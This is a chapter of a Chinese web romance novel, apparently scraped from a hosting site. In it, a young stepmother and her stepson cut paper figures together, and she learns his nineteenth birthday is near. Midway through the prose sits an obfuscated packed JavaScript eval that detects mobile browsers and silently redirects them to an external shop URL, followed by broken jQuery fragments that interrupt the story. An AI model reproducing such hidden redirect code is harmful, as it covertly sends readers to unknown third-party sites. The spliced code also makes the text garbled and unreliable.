文趣网 > 都市小说 > 美艳继室被暴君强夺后 > 46. 第 46 章
    李宓走后,桓铮又靠得离叶菱馥近了些。

    他的膝盖彻底贴上她的腿,隔着层层叠叠的衣料,各自感觉到彼此身上的热意。

    “在剪彩人?”桓铮看着她手里的红绢。

    “嗯。”叶菱馥应了一声,剪刀在绢面上转了个弯。

    她寻思片刻,又将那一摞剪完的彩人往他面前推了推:“贴的剪完了,现在剪的是戴的,你也挑一个,戴在发髻上,讨个吉利。”

    “剪给阿婧戴还差不多,我年纪大了,戴着多幼稚。”桓铮撇了撇嘴。

    虽然这么说,可他好奇叶菱馥究竟剪了些什么样子,小心在一片花花绿绿中拨弄。

    拨到最底下,桓铮忽然瞧见什么,目光一凝,伸出两根手指捡出一个,举到眼前端详。

    小人只有他半个巴掌大,剪得极为精细,眉眼俱全,衣袂翩然,腰间还缀了一枚梅花形状。

    “刚才还说幼稚,现在又拿着不放,挑着喜欢的了?”叶菱馥依旧低着头,余光瞥见身边人停了动作,随口调笑。

    桓铮眉梢一挑,没回她“喜不喜欢”的话。

    “这个倒是像我。”

    叶菱馥一阵惊慌,搁下手里剪了一半的彩人,抬起眼瞪他:“胡说八道什么,那是个仙女。”

    “哦。”桓铮把彩人翻了个面,举在她面前。

    他另一只手懒洋洋地撑着脸,笑得意味深长:“这仙女难道是梅花仙?身上和我一样,都带着梅花。”

    叶菱馥面上腾地热了,她方才剪的时候确实想着他。

    他这段时间熏的香是她制的梅花香粉,于是不自觉就把梅花形状添了上去,没想到他不仅眼睛毒,还要如此不留情面地揭穿她。

    她伸手去夺:“给我,还没修整好。”

    桓铮手一抬,瞬间举高了些。他本身就高,坐着也比她高出半个头,这一举,叶菱馥够不着,身子不由往前倾了倾,几乎贴在他身上。

    炭火的暖意烘在两人之间,她闻到他身上的梅花香,和炭火的热搅在一起。

    桓铮垂着眼,叶菱馥的手腕正举在眼前。

    那截腕子白得晃眼,袖口滑落,露出一小截羊脂玉似的小臂,白嫩细腻,像他最爱喝的鱼骨汤。

    他轻咳一声,炭火烧得太旺,这屋子也太闷了些,叫他身上泛起燥热。

    他随即把彩人往她手心一放,面上罕见地露出几分赧然:“拿走便是,又不稀罕。”

    “不稀罕你还抢。”叶菱馥接过来,低回头继续剪,耳根的热意却久久不退。

    她低着头,额前的碎发垂下来遮住了半边脸,只露出一截泛红的耳尖。

    她能感觉到他的目光还落在自己身上,若有若无地拂过她的发顶。

    她不抬头,手里剪刀咔嚓咔嚓响得格外清脆:“你今日可还有旁的事?”

    “无事。”

    “既无事,便帮我一同剪吧。”叶菱馥说着,将一叠彩帛推到他面前。

    给他找点事情做,估计就不会贫嘴了,叶菱馥如是想。

    桓铮一愣,低头看了看那些花花绿绿的绢帛,眉头微微皱起。

    桓府的人都知道,桓铮从小到大都是个十指不沾阳春水的人,舞刀弄剑是一把好手,让他捏剪刀做这些精细活儿,怕是比让他带兵打仗还难。

    “我手拙。”桓铮下意识推辞。

    “剪着玩罢了,又不求巧夺天工。”叶菱馥不容他拒绝,又将一把剪刀递过去,“你剪贴在窗上的,那些大一些,简单。”

    她眼中的期待太多,他无法拒绝。

    最终他还是接过,犹豫半天,才下定决心捏起一片红绢,学着叶菱馥方才的动作,慢慢落下剪刀。

    他剪的第一片便不成样子,人形歪歪扭扭的,头大身小,两只胳膊一长一短,腰间本该是衣带的地方被他剪了个大窟窿,好好的彩人被他弄得十分滑稽。

    叶菱馥看了一眼,“噗嗤”一声笑出来。

    “笑什么?”桓铮立刻注意到了,语气不善,却遮掩不住害羞。

    “没笑。”

    叶菱馥收敛神色,低下头继续剪自己的,一转一弯,一片绢帛就变成了一个捧着莲花的童子。

    “你明明笑了。”

    “笑了又怎样?”

    “你怎么还耍赖?”

    听他跟个小孩似的,控诉自己耍赖,叶菱馥终究还是没忍住,声音中又染上笑意:“剪坏便剪坏,贴窗户上谁又会细看。”她又自己剪好的一片递过去比了比,“喏,照着这个剪。”

    桓铮捏着她递过来的彩人,盯着她问:“你是不是嫌弃我剪得不好?”

    他眉头皱着,嘴唇抿成一条线,长这么大,头一次感到窘迫。

    他从小什么都要强,做什么都要拔尖,如今剪个彩人剪得歪歪扭扭,自然觉得丢了面子。

    叶菱馥本来也是想让他干些活,好堵住他的嘴,可他非要揪着她说话。

    她抬起头来,眼睛弯弯的,无可奈何地笑:“阿铮,你今日话好多。”

    桓铮终究敌不过她,别过头去不再说话,任由耳根的薄红蔓延,比着她递过来的彩人认真剪起来。

    不知过了多久,剩下的绢帛都用完了,几案上整整齐齐地码着数十片彩帛人形,大小均匀,形态各异。叶菱馥剪的那些精致工整,栩栩如生,桓铮剪的那几片歪歪扭扭地夹在其中,格外显眼。

    “这个贴在窗户上,倒也……别有一番风味。”叶菱馥仔细挑选,终于勉强找出其中最好的一片,仔细端详。

    那片彩人歪歪扭扭的,头是个扁圆,两只胳膊长得可怕,一条腿粗一条腿细,怎么看都不像个人。

    桓铮嘴角抽了抽,知道自己剪得差强人意,偏又说不出什么来,只闷声道:“不必勉为其难,扔掉便是。”

    叶菱馥没接话,当真将那几片彩人分拣出来,放在一旁。然后唤来一个小丫鬟,指了指那几片彩人。

    “这几片,贴在后屋的偏厅窗户上,端正些,别弄皱了。”

    桓铮心里说不上是什么滋味。

    后屋的偏厅没什么人去,不是日日都要经过的地方。

    她到底是嫌他剪得丑,又不好意思扔掉,所以才贴到偏厅去,不必日日瞧着碍眼。

    桓铮心里有些发闷,像堵了一团棉花,按捺不住地想回西跨院,叫朔函去买些绢帛,好叫他练剪彩人。

    “我走了。”桓铮说。

    “这就走?不是说没事吗?”叶菱馥抬起头,有些意外。“现在有事了。”他不好意思久留,立刻站起身,拂了拂衣摆上沾的绢帛碎屑。

    话落不等叶菱馥挽留,转身便往外走。

    门帘一掀,冷风灌进来,他的身影很快就消失在了廊下。

    叶菱馥看着晃动的门帘,手里的剪刀还悬在半空,半晌才回过神来。

    这人,说走就走,脾气和他剪的彩人一样坏。

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17580175|202665||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    想到他剪的彩人,叶菱馥低头看了看几案上那几片他剪的彩人,忍不住又弯了弯唇角。

    罢了,虽然贴在偏厅,但是自己屋子的偏厅,不会和他一样长脚跑了。

    ---

    廊下一阵喧哗,嬿儿和李宓一前一后往后屋走,差点和往外走的桓铮撞个满怀。

    嬿儿一个侧身避开,拍着胸口朝那背影望了一眼:“郎君这是怎么了?风风火火的,可吓人。”李宓也回头看了一眼,摇了摇头:“不知道,连招呼也没打一个。”

    两人进了屋,李宓走到炭盆边坐下,拿起自己方才剪了一半的彩人,同叶菱馥笑:“我方才去看了,阿婧还在睡呢,睡得香得很。想来是做梦了,随口梦呓了几句,下人听岔了。”

    嬿儿站在李宓身后,冲叶菱馥眨了眨眼。叶菱馥会意,知道嬿儿已经把李宓糊弄过去了。

    李宓重新拿起剪刀,正要继续剪,目光扫过几案,忽然愣住。

    “咦,方才不是还剩好些绢帛?怎么都剪完了。”她低头一看,几案上除了叶菱馥剪的那些精致彩人外,还多了几片歪歪扭扭的彩人,头大身小,胳膊一长一短,看着又滑稽又可怜。

    “这是……”李宓拿起一片,翻来覆去地看了看,又想起刚才桓铮急匆匆跑出去的样子。“这是郎君剪的?”李宓捂嘴笑。

    叶菱馥也忍俊不禁,点头道:“是他剪的。”

    李宓把那片彩人放回案上,摇了摇头:“我来将军府这么多年,从没见过郎君还有这样听话的时候。”

    “女君嫁进来这半年,这个家是真的不一样了。郎君从前啊,将军说什么他顶什么,谁也管不住他。如今倒好,你让他剪彩人,他便真的坐下来剪了。”

    叶菱馥没回话,只是笑,手指拨弄桓铮剪的彩人。

    李宓不知内情,当是桓铮终于懂事了。

    可只有她心里清楚,桓铮不是因为懂事了才会听她的话。

    他是喜欢她。

    叶菱馥正出神,李宓忽然像是想起了什么,轻轻“哎呀”了一声,放下手里的彩人。

    “女君,有件事……我不晓得您知不知道。”

    李宓顿了顿才接着说:“郎君十九的生辰快到了,还有五日。”

    “什么!这么大的事,他怎么也不跟我说?”

    叶菱馥心中一惊瞬间回神,才发现自己对桓铮了解竟这样少,连他的生辰是何日都不知道。

    “也许是郎君不愿铺张大办,这才没提前告知您呢。”李宓柔声安慰。

    叶菱馥十分懊恼,若是旁的年岁便也罢了,可十九岁是将冠之年,和寻常生辰不一样。

    按着士族的规矩,将冠的生辰理应提前准备,筮日、筮宾、戒宾、宿宾,一套仪程下来,少说也要提前七日准备。

    可眼下只剩不到五日了。

    “那你可知道阿铮的意思,他是要今年加冠,还是等二十?”叶菱馥数了数日子,低声问。

    “这我倒不清楚了,不如女君去问问?”

    叶菱馥点了点头,面上不动声色,心底却一阵翻江倒海。

    李宓拍拍她的手背:“女君别急,午后您和郎君还要去登高,有的是时间慢慢问,我在家让厨房先拟菜单子,琐事我来处理好,便只剩下大宴与礼单的事,女君拿主意便是。”

    “如今时间这样紧,只能这般行事了。”叶菱馥握住李宓的手,感激地冲她一笑。